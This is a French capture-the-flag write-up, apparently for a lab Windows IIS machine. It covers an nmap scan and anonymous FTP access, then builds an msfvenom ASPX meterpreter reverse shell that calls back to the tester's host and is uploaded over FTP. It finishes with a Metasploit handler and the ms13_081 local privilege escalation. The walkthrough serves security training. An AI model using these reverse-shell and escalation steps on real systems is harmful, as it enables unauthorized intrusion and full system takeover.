Introduction

La machine distante est un Windows dont l'adresse IP est 10.10.10.5.


Compétences mises en œuvre :

- Enumération des ports et services.
- Exploration ftp.
- Reverse shell aspx.
- Elévation de privilège basique.

Enumération


On commence l'énumération des ports et services avec **nmap** :

```
$ nmap 10.10.10.5
```



Deux ports sont ouverts, le **21** et le **80** pour les services **ftp** et **Microsoft IIS**. Lorsqu'un service **ftp** est présent, bien souvent cela nous donne l'occasion d'obtenir des identifiants/mot de passe ou des indices sur les technologies utilisées. Nous allons donc inspecter le port 21 en premier avec le compte **anonymous** :

```
$ ftp 10.10.10.5
ftp > ls
```




Un dossier **aspnet_client** est présent, cela veut dire que des scripts **aspx** peuvent être exécutés. Nous pouvons passer à la partie exploitation.

Exploitation

Nous allons utiliser le binaire **msfvenom** pour générer un **reverse shell** en **aspx** et le transférer sur la machine victime via le **ftp** :

```
$ msfvenom –p windows/meterpreter/reverse_tcp LHOST=10.10.14.27 LPORT=4567 –f aspx > reverse.aspx
$ ftp 10.10.10.5
ftp > put reverse.aspx
```




Nous mettons alors un **listener** en place avec **metasploit** :

```
$ msfconsole
Msf > use multi/handler
Msf > set payload windows/meterpreter/reverse_tcp
Msf > set lhost 10.10.14.27
Msf > set lport 4567
Msf > set ExitOnSession false
Msf > run
```

Maintenant nous allons déclencher notre reverse shell en allant sur la page web suivant :


http://10.10.10.5/reverse.aspx



Elévation de privilège


Maintenant que nous avons un shell sur la machine, nous allons changer de répertoire courant et aller dans **C:\windows\temp** pour avoir un maximum de droit (écriture). Puis nous lançons le module d'élévation de privilège pour windows afin de savoir quels exploits sont susceptibles de fonctionner :

```
Meterpreter > run post/multi/recon/local_exploit_suggester
```




Après plusieurs tentatives, le module **ms13_081_track_popup_menu** fonctionna pour l'élévation de privilège :

```
Msf > use exploit/windows/local/ms13_081_track_popup_menu
Msf > set session 1
Msf > run
```



Maintenant nous pouvons aller lire les flags :

```
C:\ > type "c:\Users\babis\Desktop\user.txt.txt"
C:\ > type "c:\Users\Administrator\Desktop\root.txt.txt"
```


meterpreter > search -f user.txt.txt
Found 1 result...
c:\Users\babis\Desktop\user.txt.txt (32 bytes)
meterpreter > search -f root.txt.txt
Found 1 result...
c:\Users\Administrator\Desktop\root.txt.txt (32 bytes)
meterpreter > shell
Process 3352 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>type "c:\Users\babis\Desktop\user.txt.txt"
type "c:\Users\babis\Desktop\user.txt.txt"
c:\windows\system32\inetsrv>type "c:\Users\Administrator\Desktop\root.txt.txt"
type "c:\Users\Administrator\Desktop\root.txt.txt"
c:\windows\system32\inetsrv>